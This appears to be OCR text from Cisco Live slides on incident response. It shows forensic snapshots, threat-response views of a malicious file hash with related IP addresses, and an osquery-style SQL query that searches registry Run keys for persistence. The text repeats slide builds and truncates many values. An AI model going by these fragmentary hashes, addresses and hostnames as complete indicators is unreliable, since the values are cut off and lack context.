
What if your systems had open shares you were not expecting?

What’s the value of a Forensic Snapshot?



What if your systems had running processes you were not expecting?


What’s the value of a Forensic Snapshot?



What if your systems had scheduled tasks you were not expecting?

Mitigation: Finding the Root Cause


DEVICE TRAJECTORY



Mitigation: Finding the Root Cause

DEVICE TRAJECTORY

CISCO THREAT RESPONSE



cisco Live!

Mitigation: Finding the Root Cause

DEVICE TRAJECTORY

CISCO THREAT RESPONSE

FILE ANALYSIS

1 Target | 1 Observable | 3 Indicators | 0 Domain

Relations Graph Showing 14 of 20 nodes Expand

5 File Paths

Target Endpoint
Windows 10, SP 0.0

Malicious SHA-25
fa17892

File Path
/c:/program fi...

Clean SHA-256
825b7b2

Clean SHA-256
9e1ec8b

IP
192.168.1.3

825..
File Name
acrord32.exe

9e1..
File Name
explorer.exe

IP
188.120.225.17

URL
http://checkip...

IP
54.175.62.201

IP
192.168.1.3

fa1789236d05d88dd10365660defd6ddc8a0...
Malicious SHA-256
Copy to Clipboard
Create Judgement
Add to New Case
AMP for Endpoints
File trajectory
Search for this SHA256
Add SHA256 to custom detections File Blac...
AMP for Endpoints - EU
File trajectory
Search for this SHA256
Add SHA256 to custom detections Black List
Add SHA256 to custom detections Quick SCD
Threat Grid
Browse fa1789236d05d88dd10365660defd...
Search fa1789236d05d88dd10365660defd...
Umbrella
Sample view for fa1789236d05d88dd10365...

Mitigation: Finding the Root Cause

- DEVICE TRAJECTORY
- CISCO THREAT RESPONSE
- FILE ANALYSIS
- ORBITAL QUERY

1 Target | 1 Observable | 3 Indicators | 0 Domain

fa1789236d05d88dd10365660defd6ddc8a0...
Malicious SHA-256
Copy to Clipboard
Create Judgement

Relations Graph Showing 14 of 20 nodes Expand

Behavioral Indicators

Only show Indicators with Orbital queries

Search

Live Query New

1 ROW FROM 1 ENDPOINT

Endpoints all ×

Browse Query Catalog

SQL

```
Catalog queries run independently
```

Query Create Job

Registry Key Search

```
SELECT key AS reg_key, path, name, data,
datetime(mtime, "unixepoch", "UTC") as
last_modified FROM registry WHERE key
LIKE (SELECT v FROM __vars WHERE
n="reg_key_name") AND name LIKE (SELECT v
FROM __vars WHERE n="reg_key_value") AND
data LIKE (SELECT v FROM __vars WHERE
n="reg_key_data");
```

Parameters

reg_key_name	HKEY_LOCAL_MACHINE\SOFTW
reg_key_value	Runonce
reg_key_data	%

1 host

HOSTNAME	VSCRIBAN-43538
ACTIVE IP	173.38.220.40
NODE ID	fjxLAT2kg8q5EGJ4Dp7hAQ
REPORTED	2019-12-24 17:30:04

Registry Key


REG_KEY	PATH
VSCRIBAN-43538	
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432NODE\MICROSOFT\WINDOWS\CURR...	HKEY_LOCAL_MACHINE\SOFTWARE\W

ERSION\RUN

cisco Live!

Incident Reporting


CTR SNAPSHOT



Incident Reporting

CTR SNAPSHOT

THREAT GRID REPORT

